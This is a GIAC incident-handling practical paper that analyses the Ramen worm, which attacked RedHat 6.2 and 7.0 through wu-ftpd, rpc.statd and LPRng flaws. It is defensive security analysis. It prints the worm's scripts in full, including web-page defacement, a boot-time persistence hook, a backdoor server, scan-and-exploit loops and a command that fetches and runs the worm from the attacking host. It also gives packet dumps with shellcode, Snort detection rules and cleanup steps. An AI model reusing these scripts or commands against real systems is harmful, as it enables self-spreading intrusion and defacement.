Global Information Assurance Certification Paper

Hey, there's a Worm in my Noodle

By Paul Bobby

Submitted to complete the Practical Requirement for the course:

Incident Handling and Hacker Exploits

Assignment chosen: Document an Exploit, Vulnerability or Malicious Program

Prologue

Several people that subscribe to a mailing list called 'INCIDENTS' began noticing scans to port 27374 on subnets for which they were responsible. It's a very common port used by trojans installed onto a system. At this point, it was thought it might just be SubSeven.

At the same time, many port 21 scans were also being performed. Naturally it was assumed this was done to find vulnerable ftp servers. Nothing new at this point….

What started to get interesting is that huge class-B scans were seen being performed from large numbers of computers across the Internet. Something was going on.

A reader from the Incidents mailing list stated he placed a RedHat 6.2 box on the Internet hoping it would be attacked. Sure enough, within the hour, the 'sights' were targeted towards it. What happened next has been classified into the Ramen Worm, and has been featured in a news article on Cnet and SecurityFocus.

Exploit Details:

Name: Ramen Worm
Variants: None known to be in the wild
Operating System: Affects RedHat 6.2 and RedHat 7.0 installations
Protocols/Services: Attacks FTP, STATD and LPR over TCP
Brief Description:
The basic process of this worm is as follows:

- Find a remote target vulnerable to a wu-ftp exploit.
- Attack that target with the 'wu-ftp' exploit, 'statd' exploit and the 'LPRng' exploit
- If any of these exploits succeed, commands are executed on the remote machine that copies the entire worm to the remote location, and the worm is then started on the remote machine.

Description of Variants:

No known variants.


Protocol Description:

The Ramen worm performs all of it's functions using TCP. The worm attacks the target machine not because of a weakness in TCP itself, rather because of weaknesses in services that respond to TCP packets.

In the case of the Ramen worm, the worm exploits weaknesses in the wu-ftpd daemon, the rpc.statd service and the lpr service.

How the Exploit works: **The Ramen Worm – Complete details**

A diagram of the attack method used by the Ramen worm:



The complete process is as follows:

We will assume that the worm has been successfully installed onto a target computer. Our detailed look at the worm begins just after the worm has been installed, and just before the worm begins execution on the target machine.

The worm was copied by the target machine to its own '`/tmp`' directory. The filename is '`/tmp/ramen.tgz`', and the file has been decompressed and un-tarred into '`/usr/src/.poop`'. The contents of '`ramen.tgz`' are listed in Appendix A.

Following this, the program then begins execution of '`start.sh`'.

Execute 'start.sh'

This script contains the following:

```
#!/bin/sh

nohup find / -name "index.html" -exec /bin/cp index.html {} \; &
rm -f /etc/hosts.deny
./getip.sh

if [ -f /etc/inetd.conf ]
then
cp synscan62 synscan
cp w62 w
cp l62 l
cp s62 s
cp randb62 randb
echo "/usr/src/.poop/start62.sh" >> /etc/rc.d/rc.sysinit
./bd62.sh
./start62.sh

else
cp synscan7 synscan
cp w7 w
cp l7 l
cp s7 s
cp randb7 randb
echo "/usr/src/.poop/start7.sh" >> /etc/rc.d/rc.sysinit
./bd7.sh
./start7.sh
fi
```

This script performs the following functions:

- First, find all '`index.html`' files on the computer and replace them with the Ramen Noodle version. You can see a screenshot of this web page in Appendix B.
- Delete the file '`/etc/hosts.deny`'
- Execute '`getip.sh`'. (The source for this is in Appendix C).

In short, this script determines the IP address of the local machine and writes that address to a file called '`myip`' in the '`/tmp`' directory.

- If the file '`/etc/inetd.conf`' is present on the local system, then we are dealing with a RedHat 6.2 machine. Otherwise we are dealing with a RedHat 7 machine.

  Please note, that the procedure for replicating the worm and the scanning and exploitation of remote machines is essentially the same. The only difference is that the executables being used have been pre-compiled for their respective version of the Operating System.

- The files '`synscan`', '`w`', '`l`', '`s`' and '`randb`' are created by copying either the version 6.2 or version 7 binaries into place.
- Either '`start62.sh`' or '`start7.sh`' is appended to the system startup script found in '`/etc/rc.d/rc.sysinit`'. This of course insures that the worm is executed even after a reboot.
- Execute either '`bd62.sh`' or '`bd7.sh`'

Bd62.sh:

```
#!/bin/sh

cp asp62 /sbin/asp
echo asp stream tcp nowait root /sbin/asp >> /etc/inetd.conf
killall -HUP inetd

echo "ftp" >> /etc/ftpusers
echo "anonymous" >> /etc/ftpusers
killall -9 rpc.statd
killall -9 rpc.rstatd
rm  -f /sbin/rpc.statd
rm -f /usr/sbin/rpc.rstatd
touch .w
touch .l
```

bd7.sh:

```
#!/bin/sh
cp asp7 /usr/sbin/asp
cp asp /etc/xinetd.d
killall -USR1 xinetd

killall -9 lpd;rm -f /usr/sbin/lpd;touch /usr/sbin/lpd;
echo "ftp" >> /etc/ftpusers
echo "anonymous" >> /etc/ftpusers

touch .w
touch .l
```

These scripts perform the following functions:

- In both cases, the first step is to install the '`asp`' web server.

  For RedHat 6.2 systems, the file is copied to '`/sbin`' and an entry is made into the '`/etc/inetd.conf`' file. The '`inetd`' daemon is then restarted.

  For RedHat 7 systems, the file is copied to '`/usr/sbin/`' and the '`asp`' service file is copied into the '`/etc/xinetd.d`' directory. The '`xinetd`' daemon is restarted.

  In both cases, the '`asp`' server is listening to port 27374. Any connection made to this port results in the file '`/tmp/ramen.tgz`' being served. Details later.

- The ftp exploit is 'fixed' by placing the users 'ftp' and 'anonymous' in the '`/etc/ftpusers`' file. Any names appearing in this file are not allowed to log in via ftp, and since this exploit uses anonymous login, the problem has been temporarily averted. (This of course breaks any legitimate anonymous ftp service running on the target machine).
- For RedHat 6.2 systems, the script continues to 'fix' the exploit problems. In the '`bd62.sh`' script, the '`statd`' daemon processes are killed, and the binaries are deleted from the hard drive.
- For RedHat 7 systems, the '`lpd`' process is killed, and the daemon removed from the harddrive. A simple 0-byte file is created in its place.
- Finally, two 0-byte files: '.w' and '.l' are created in '`/tmp`'.

When this script has finished executing, either the script '`start62.sh`' or '`start7.sh`' is executed. (Both of these scripts are identical to each other.)

- '`startup62.sh`':

```
#!/bin/sh
rm -f .w ;rm -f .l; touch .w; touch .l
  nohup ./scan.sh &
  nohup ./hackl.sh &
  nohup ./hackw.sh &
```

The purpose of this script is to initiate port scanning and the exploiting of target machines.

Each script is run in the background, and, as you will see, each script executes continuously.

These scripts are also executed during system startup, so that immediately upon completion of the boot up sequence, the affected computer will initiate Class-B IP address scanning, and the exploiting of the '`ftp`', '`statd`' and '`lpr`' daemons.

Execute scan.sh

This script handles the scanning of various Class-B IP address spaces. The code for this script is as follows:

```
#!/bin/sh
if /sbin/route | grep ppp0 >> /dev/null
 then
   DEVICE="ppp0"
   SPEED="dialup"
 else
   DEVICE="eth0"
   SPEED="t1"
fi


while true
 do
  CLASSB=`./randb`
  ./synscan $CLASSB .heh $DEVICE $SPEED 21
done
```

This script performs the following functions:

- Are we dialed in? If not, we assume we are connected by a device called '`eth0`'.
- Set the variable CLASSB to be a random class-B address (e.g. 128.226)
- Execute the program synscan with appropriate command line parameters.

The file 'synscan' is a modified version of a syn scanner available on the net. This modified version scans each address in the Class-B IP address space for services hooked to port 21. If available, the banner is inspected on port 21, and if the banner matches the dates "Mon Feb 28" or "Wed Aug 9", the IP address of the target is written to the files '.w' and '.l' respectively.
The dates in questions were determined from a 'strings' output of the 'synscan' binary. A sniffed session of 'synscan' in progress reveals that the program initially requests a DNS resolve for the address '`www.microsoft.de`' and '`www.microsoft.com`', followed by a series of ARP requests and subsequent connection attempts to each of the IP addresses on port 21. (See Appendix E)

Please note that this modified 'synscan' is extremely noisy, in part because the scan itself is done with full connection attempts. It is not a SYN scan at all. It has to be a full connection attempt, otherwise how would one get the ftp banner.

Execute hackl.sh

This script initiates the LPRng exploit against the target. For each target listed in the file '.l', run the LPRng exploit against it. www.securityfocus.com describes this vulnerability

as follows:

> LPRng is an implementation of the Berkeley lpr print spooling utility.
>
> LPRng contains a function, use_syslog(), that returns user input to a string in LPRng that is passed to syslog() as the format string. As a result, it is possible to corrupt the program's flow of execution by entering malicious format specifiers. In testing this has been exploited to remotely elevate privileges.
>
> This vulnerability was tested on RedHat 7.0. Earlier versions are likely also be vulnerable, as well as other operating systems which ship with LPRng.
>
> (Please see http://www.redhat.com/support/errata/RHSA-2000-065-06.html for links to updated i386 and source packages.)

The source code used for the Ramen version of the LPRng exploit is unavailable, however the source for an LPRng exploit can be found at http://www.securityfocus.com/data/vulnerabilities/exploits/LPRng-3.6.24-1.c

Execute hackw.sh

The purpose of this script is to initiate both the '`wu-ftpd`' and the '`statdx`' exploits against a target listed in the file '.w'.

www.securityfocus.com describes both the 'wu-ftp' and 'statdx' vulnerabilities as follows:

> Washington University ftp daemon (wu-ftpd) is a very popular unix ftp server shipped with many distributions of Linux and other UNIX operating systems. Wu-ftpd is vulnerable to a very serious remote attack in the SITE EXEC implementation. Because of user input going directly into a format string for a *printf function, it is possible to overwrite important data, such as a return address, on the stack. When this is accomplished, the function can jump into shellcode pointed to by the overwritten eip and execute arbitrary commands as root. While exploited in a manner similar to a buffer overflow, it is actually an input validation problem. Anonymous ftp is exploitable making it even more serious as attacks can come anonymously from anywhere on the internet.

> A vulnerability exists in the rpc.statd program which is part of the nfs-utils packages, distributed with a number of popular Linux distributions. Because of a format string vulnerability when calling the syslog() function a malicious remote user can execute code as root.
>
> The rpc.statd server is an RPC server that implements the Network Status and Monitor RPC protocol. It's a component of the Network File System (NFS) architecture.
>
> The logging code in rpc.statd uses the syslog() function passing it as the format string user supplied data. A malicious user can construct a format string that injects executable

code into the process address space and overwrites a function's return address, thus forcing the program to execute the code.

rpc.statd requires root privileges for opening its network socket, but fails to drop these privileges later on. Thus code executed by the malicious user will execute with root privileges.

Debian, Red Hat and Connectiva have all released advisories on this matter. Presumably, any Linux distribution which runs the statd process is vulnerable, unless patched for the problem.

I will refer the reader to these Sans Reading Room papers for further information concerning the details of these exploits.

http://www.sans.org/infosecFAQ/securitybasics/FTP.htm
http://www.sans.org/infosecFAQ/threats/wu-ftp.htm
http://www.sans.org/y2k/practical/George_Bakos.html#exploit

Successful Exploit

If either of these exploits is successful, the exploit code forces the remote host to execute several commands that culminate in the propagation of the Ramen worm. These commands are identical across all exploits used by the worm, and the commands issued can be determined by issuing a 'strings' command against any of the exploits.

The output from the 'strings' command is as follows:

```
myip
RedHat 7.0 - Guinesss-dev
RedHat 7.0 - Guinesss
%%%d$n
security.is!
%.*s
%%.%du
%c%c%c%c
BBBB
%.*s%s
lynx -source http://%s:27374 > /usr/src/.poop/ramen.tgz
echo Eat Your Ramen! | mail -s %s -c %s %s
brute
t:r:c:a:o:p:w:k
gethostbyname
fa20226?gnsl`hk-bnl
fa20226?x`gnn-bnl
```

```
ak2g
/bin/sh
mkdir /usr/src/.poop;cd /usr/src/.poop
export TERM=vt100
cp ramen.tgz /tmp
gzip -d ramen.tgz;tar -xvf ramen.tar;./start.sh
/bin/uname -a ; id ;
```

Please note that the entire output from the 'strings' command is not displayed here; just the interesting stuff.

This 'strings' output came from analyzing the file 'l7'. This is the RedHat 7.0 version of the LPRng exploit. In any case, the strings output contains the same basic commands that are executed on the remote machine.

The order of execution is as follows:

```
mkdir /usr/src/.poop;cd /usr/src/.poop
export TERM=vt100
lynx -source http://%s:27374 >/usr/src/.poop/ramen.tgz
cp ramen.tgz /tmp
gzip -d ramen.tgz;tar -xvf ramen.tar;./start.sh
echo Eat Your Ramen! |mail -s %s -c %s %s
```

The addresses used for the email appear to come from two encrypted strings:

```
fa20226?gnsl`hk-bnl
fa20226?x`gnn-bnl
```

The encryption is extremely simple; the characters are shifted one character to the left. After decryption, the addresses become:

gb31337@hotmail.com and gb31337@yahoo.com

What happens here is that a directory space is made on the remote machine, the file is retrieved from the local machine (the one running the asp web server on port 27374), and uncompressed and executed on the remote machine. The reason for copying the 'ramen.tgz' file to /usr/src/.poop is because that is the location of the file for the next 'copying' attempt.

Future Variations

This worm in and of itself is very easily modifiable. The worm doesn't appear to do much other than exploit three well-known vulnerabilities, then immediately fix those

vulnerabilities (or rather it prevents further exploitation of the vulnerabilities), and continue its propagation.

Is this a worm that scours the Internet for vulnerable machines and then attempts to fix them? Well that's nice of you….. but let's not be too naïve.

A discussion on the INCIDENTS mailing list questioned the intent of the worm. It appears on the surface to not do anything other than fix 'holes' and go on its merry way. But a writer to the list expressed his suspicion of a 'getline' function reference found in the 'asp' web server.

Recall, that the 'asp' web server listens on port 27374 and is ready to serve the 'ramen.tgz' file to the requestor. But what is the 'getline' function being used for? At this point it's not known. Perhaps the server will respond as a backdoor for the worm authors, after all there were no other backdoors installed on the affected machines.

It is also very simple for future variations of this worm to be written. The worm centers around a batching process to execute exploits against known vulnerabilities. The exploit codes were slightly rewritten, with the asp server being the most sophisticated it seems. But future vulnerabilities can simply be substituted into the existing worm, and the process continues on.

How to use the exploit

Build yourself a redhat6.2 or redhat7.0 box, place this box on the Internet, and execute 'start.sh'

Signature of the worm

There are several points during the worms' execution that can be used to detect 'Ramen' activity.

During scanning, an installed IDS system should be able to detect many attempts to connect to port 21 (whether successful or not) by the 'synscan' scanner. This scanner has been modified to make a full connection to port 21 and to inspect the FTP banner header. As the scanner performs it's task against Class B addresses, either the IDS on the outbound connection, or the targets' IDS should be able to detect these connection attempts.

The 'wu-ftpd' exploit has a well-defined signature for it. The Snort signature, from www.whitehats.com is:

```
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS287/ftp-wuftp260-
venglin-linux"; flags: AP; content: "|31c031db 31c9b046 cd80
```

```
31c031db|";)
```

The signature looks for the hexadecimal string indicated. The TCP flags must be AP (Ack and Push), and the packet must come from an external to an internal address on port 21.

The sniffed output from the 'ramen' worms 'wu-ftpd' attempt can be found in Appendix D. The output matches that of the current Snort signature.

The 'statd' exploit also has a well-defined signature. The Snort signature for this exploit looks like this:

```
alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS442/rpc-statdx-
exploit"; flags: AP; content: "/bin|c74604|/sh";)
```

The sniffed output from the 'ramen' worms 'statdx' attempt can be found in Appendix D. The output matches that of the current Snort signature.

The 'LPRng' exploit has a couple of signatures associated with it, depending on the exploit implementation. The Snort signature for one of these exploits looks like this:

```
alert TCP $EXTERNAL any -> $INTERNAL 515 (msg: "IDS457/LPRng-redhat7-
overflow-security.is"; flags: AP; content: "|58 58 58 58 25 2E 31 37
32
75 25 33 30 30 24 6E|"; nocase;)
```

Please note that the mechanism behind IDS signatures is to find code that doesn't change regardless of whether the exploit has been customized or not. As all three of these exploits rely on a buffer overflow, it is fairly straightforward to create a signature from the actual piece of code that performs the overflow. In the case of the ramen worm, a customized set of commands was coded into the exploits, but the actual code that produced the buffer overflow remained the same. The LPRng exploit is different however; perhaps the authors found a new exploit, or slightly modified the code to produce better results. In any case, neither of the current Snort signatures matches the observed LPRng exploit code.

A new Snort signature for this particular exploit would be:

```
alert TCP $EXTERNAL any -> $INTERNAL 515 (msg: "IDS457/LPRng-redhat7-
overflow-security.is"; flags: AP; content: "|58 58 58 58 25 2E 31 35
36
75 25 33 30 30 24 6E|"; nocase;)
```

One can also detect a connection attempt to port 27374, or create custom 'ramen' rules that are based on any of the content delivered during the exploit process. For example, one could check port 21 for any traffic containing the word 'ramen' as this word occurs

several times during an exploit session.

How to Protect Against this Worm

A few obvious suggestions include applying the latest patches, disabling unnecessary services, and not connecting to the Internet during a machine build.

If the Ramen worm has affected your machine, you can clean up the mess by doing the following:

1. Delete the entry in 'inetd.conf' that starts up the 'asp' daemon, or if a RH7 box, remove the file asp from /etc/xinetd.c.
2. Delete the asp binaries from /sbin and /usr/sbin
3. Remove the /usr/src/.poop directory and it's contents
4. Delete the file /tmp/ramen.tgz
5. Restore your web server pages (if affected)
6. Check for the 'scan', 'hackl', 'hackw', 'start', 'start62', or 'start7' processes and kill them

Now, if a variant of this worm appears in the wild, the general nature of this worm needs to be identified quickly.

Have an IDS in place that monitors Internal machines. Generating large amounts of outbound scans or connection attempts should trigger an alarm.

Be aware of patch levels and update frequently.

Run a 'tripwire' process on your machines so that changes to your machines can be identified.

Additional Information

CnetNews.com: Ramen Worm In the News: http://news.cnet.com/news/0-1003-201-4508359-0.html?tag=st.ne.1002.thed.sf
Kevin Poulsen, SecurityFocus.com: Ramen Worm Gets into the Wild: http://www.securityfocus.com/templates/article.html?id=141

Martin, DT: Ramen Worm - Details: http://members.home.net/dtmartin24/ramen_worm.txt
Moldovanu, Mihai: Ramen Worm – Encrypted contents: http://www.securityfocus.com/templates/archive.pike?list=75&mid=156582

http://www.sans.org/infosecFAQ/securitybasics/FTP.htm

http://www.sans.org/infosecFAQ/threats/wu-ftp.htm
http://www.sans.org/y2k/practical/George_Bakos.html#exploit

APPENDICES

Appendix A

The following files comprise the Ramen Worm.

```
  267 Jan 18 13:01 asp                    Service file for RedHat 7
12546 Jan 18 13:01 asp62                  Web server for RedHat 6.2
14180 Jan 18 13:01 asp7                   Web server for RedHat 7
  285 Jan 18 13:01 bd62.sh                Install 'asp62' and fix
holes
  213 Jan 18 13:01 bd7.sh                 Install 'asp7' and fix holes
  553 Jan 18 13:01 getip.sh               Determine IP address for
host
   67 Jan 18 13:01 hackl.sh               Try LPRng exploit against
targets
   67 Jan 18 13:01 hackw.sh          Try wuftp/statd exploits against
                                     targets
  373 Jan 18 13:01 index.html             Web page to show you've been
wormed
19632 Jan 18 13:01 l62                    LPRng exploit for RedHat 6.2
21358 Jan 18 13:01 l7                     LPRng exploit for RedHat 7
  210 Jan 18 13:01 lh.sh                  Actually do the LPRng
exploit
12331 Jan 18 13:01 randb62                Generate a B-Class address
space
13973 Jan 18 13:01 randb7                 Generate a B-Class address
space
19619 Jan 18 13:01 s62                    statdx exploit for RedHat
6.2
21721 Jan 18 13:01 s7                     statdx exploit for RedHat 7
  216 Jan 18 13:01 scan.sh                Start the Class-B scanning
  434 Jan 18 13:01 start.sh               Begin execution of the Worm
  112 Jan 18 13:01 start62.sh             Begin execution of RH6.2
portion
  112 Jan 18 13:01 start7.sh              Begin execution of RH7
portion
25888 Jan 18 13:01 synscan62              Port scanner for RedHat 6.2
27076 Jan 18 13:01 synscan7               Port scanner for RedHat 7
34620 Jan 18 13:01 w62                    wu-ftpd exploit for RedHat
6.2
36706 Jan 18 13:01 w7                     wu-ftpd exploit for RedHat 7
   35 Jan 18 13:01 wh.sh                  Actually do the wu-ftpd
exploit
34588 Jan 18 13:01 wu62
```

Appendix B

The Noodle Web Page

RameN Crew

Hackers looooooooooooooooove noodles.™

This site powered by

Appendix C – Ramen Source Code (code not already presented above)

'getip.sh'

```
#!/bin/sh
PATH="/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin"
export PATH

route -n | while read A
do

GW=`echo $A | awk '{printf("%s",$1)}'`

if [ $GW = "0.0.0.0" ]
then

IFACE=`echo $A | awk '{printf("%s",$8)}'`

ifconfig $IFACE | while read B
     do
      CMP=`echo $B | awk '{printf("%s",$1)}'`
      if [ $CMP = "inet" ]
         then
         MYIP=`echo $B | cut -d: -f 2 | awk '{printf("%s",$1)}'`
        # echo "my default iface is $IFACE and my ip is $MYIP"
         echo $MYIP > myip
         exit
      fi
   done

fi
done
```

'hackl.sh'

```
#!/bin/sh

tail -f .l | while read TARGET
do
./lh.sh $TARGET
done
```

'lh.sh'

```
#!/bin/sh
./l $1 -t 0 -r 0xbffff3dc
./l $1 -t 0 -r 0xbffff128
./l $1 -t 0 -r 0xbffff148
./l $1 -t 0 -r 0xbffff3c8
./l $1 -t 0 -r 0xbffff488
./l $1 -t 0 -r 0xbffff3e8
./l $1 -t 0 -r 0xbffff3d8
./l $1 brute -t 0
```

‘hackw.sh’

```
#!/bin/sh

tail -f .w | while read TARGET
do
./wh.sh $TARGET
done
```

‘wh.sh’

```
#!/bin/sh
./w -t $1 -s0
./s -d0 $1
```

Appendix D – Sniffed Packets

The following packet is from the wu-ftpd exploit used by the Ramen worm. The highlighted section corresponds to the signature pattern for this type of attack, and matches the current Snort rule.

```
Frame 21 (572 on wire, 572 captured)
    Arrival Time: Jan 22, 2001 14:00:53.3422
    Time delta from previous packet: 0.001133 seconds
    Time relative to first packet: 11.616250 seconds
    Frame Number: 21
    Packet Length: 572 bytes
    Capture Length: 572 bytes
Ethernet II
    Destination: 00:50:04:8c:d7:ad (00:50:04:8c:d7:ad)
    Source: 00:50:56:b9:6a:04 (00:50:56:b9:6a:04)
    Type: IP (0x0800)
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 558
    Identification: 0x004e
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x26cf (correct)
    Source: xxx.xxx.106.53 (xxx.xxx.106.53)
    Destination: xxx.xxx.106.1 (xxx.xxx.106.1)
Transmission Control Protocol, Src Port: 1025 (1025), Dst Port: 21 (21), Seq: 1399917870,
Ack: 724792460
    Source port: 1025 (1025)
    Destination port: 21 (21)
    Sequence number: 1399917870
    Next sequence number: 1399918376
    Acknowledgement number: 724792460
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 32120
    Checksum: 0x1451 (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 759124, tsecr 1834990
File Transfer Protocol (FTP)
    Request: PASS
    Request Arg:
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\2
```

```
  0  0050 048c d7ad 0050 56b9 6a04 0800 4500   .P.....PV.j...E.
 10  022e 004e 4000 4006 26cf xxxx 6a35 xxxx   ...N@.@.&...j5..
 20  6a01 0401 0015 5371 0d2e 2b33 748c 8018   j.....Sq..+3t...
 30  7d78 1451 0000 0101 080a 000b 9554 001b   }x.Q.........T..
 40  ffee 5041 5353 2090 9090 9090 9090 9090   ..PASS .........
 50  9090 9090 9090 9090 9090 9090 9090 9090   ................
 60  9090 9090 9090 9090 9090 9090 9090 9090   ................
 70  9090 9090 9090 9090 9090 9090 9090 9090   ................
 80  9090 9090 9090 9090 9090 9090 9090 9090   ................
 90  9090 9090 9090 9090 9090 9090 9090 9090   ................
 a0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 b0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 c0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 d0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 e0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 f0  9090 9090 9090 9090 9090 9090 9090 9090   ................
100  9090 9090 9090 9090 9090 9090 9090 9090   ................
110  9090 9090 9090 9090 9090 9090 9090 9090   ................
120  9090 9090 9090 9090 9090 9090 9090 9090   ................
130  9090 9090 9090 9090 9090 9090 9090 9090   ................
140  9090 9090 9090 9090 9090 9090 9090 9090   ................
150  9090 9090 9090 9090 9090 9090 9090 9090   ................
160  9090 9090 9090 9090 9090 9090 9090 9090   ................
170  9090 9090 9090 9090 9090 9090 9090 9090   ................
180  9090 9090 9090 9090 9090 9090 9090 9090   ................
190  9090 9090 9090 9090 9090 9090 9090 9090   ................
1a0  9090 31c0 31db 31c9 b046 cd80 31c0 31db   ..1.1.1..F..1.1.
1b0  4389 d941 b03f cd80 eb6b 5e31 c031 c98d   C..A.?...k^1.1..
1c0  5e01 8846 0466 b9ff ff01 b027 cd80 31c0   ^..F.f.....'..1.
1d0  8d5e 01b0 3dcd 8031 c031 db8d 5e08 8943   .^..=..1.1..^..C
1e0  0231 c9fe c931 c08d 5e08 b00c cd80 fec9   .1...1..^.......
1f0  75f3 31c0 8846 098d 5e08 b03d cd80 fe0e   u.1..F..^..=....
200  b030 fec8 8846 0431 c088 4607 8976 0889   .0...F.1..F..v..
210  460c 89f3 8d4e 088d 560c b00b cd80 31c0   F....N..V.....1.
220  31db b001 cd80 e890 ffff ffff ffff 3062   1.............0b
230  696e 3073 6831 2e2e 3131 0d0a             in0sh1..11..
```

The second packet is from the 'statd' exploit used by the Ramen worm. Once again the signature of this exploit matches that of a predefined Snort rule.

```
Frame 3 (1118 on wire, 1118 captured)
    Arrival Time: Jan 22, 2001 17:58:55.1646
    Time delta from previous packet: 0.008015 seconds
    Time relative to first packet: 0.009048 seconds
    Frame Number: 3
    Packet Length: 1118 bytes
    Capture Length: 1118 bytes
Ethernet II
    Destination: 00:10:5a:0a:a3:c5 (00:10:5a:0a:a3:c5)
    Source: 00:50:04:8c:d7:ad (00:50:04:8c:d7:ad)
    Type: IP (0x0800)
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1104
    Identification: 0xceb6
    Flags: 0x00
```

```
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (0x11)
    Header checksum: 0x9639 (correct)
    Source: xxx.xxx.106.1 (xxx.xxx.106.1)
    Destination: xxx.xxx.106.53 (xxx.xxx.106.53)
User Datagram Protocol
    Source port: 637 (637)
    Destination port: 944 (944)
    Length: 1084
    Checksum: 0x68a1 (correct)
Remote Procedure Call
    XID: 0x35881f58 (898113368)
    Message Type: Call (0)
    RPC Version: 2
    Program: STAT (100024)
    Program Version: 1
    Procedure: STAT (1)
    Credentials
        Flavor: AUTH_UNIX (1)
        Length: 32
        Stamp: 0x3a6cbb2f
        Machine Name: localhost
            length: 9
            contents: localhost
            fill bytes: opaque data
        UID: 0
        GID: 0
        Auxiliary GIDs
    Verifier
        Flavor: AUTH_NULL (0)
        Length: 0
Status Service
    Program Version: 1
    Procedure: STAT (1)
    Data (1004 bytes)

   0  0010 5a0a a3c5 0050 048c d7ad 0800 4500   ..Z....P......E.
  10  0450 ceb6 0000 4011 9639 xxxx 6a01 xxxx   .P....@..9..j...
  20  6a35 027d 03b0 043c 68a1 3588 1f58 0000   j5.}...<h.5..X..
  30  0000 0000 0002 0001 86b8 0000 0001 0000   ................
  40  0001 0000 0001 0000 0020 3a6c bb2f 0000   ......... :l./..
  50  0009 6c6f 6361 6c68 6f73 7400 0000 0000   ..localhost.....
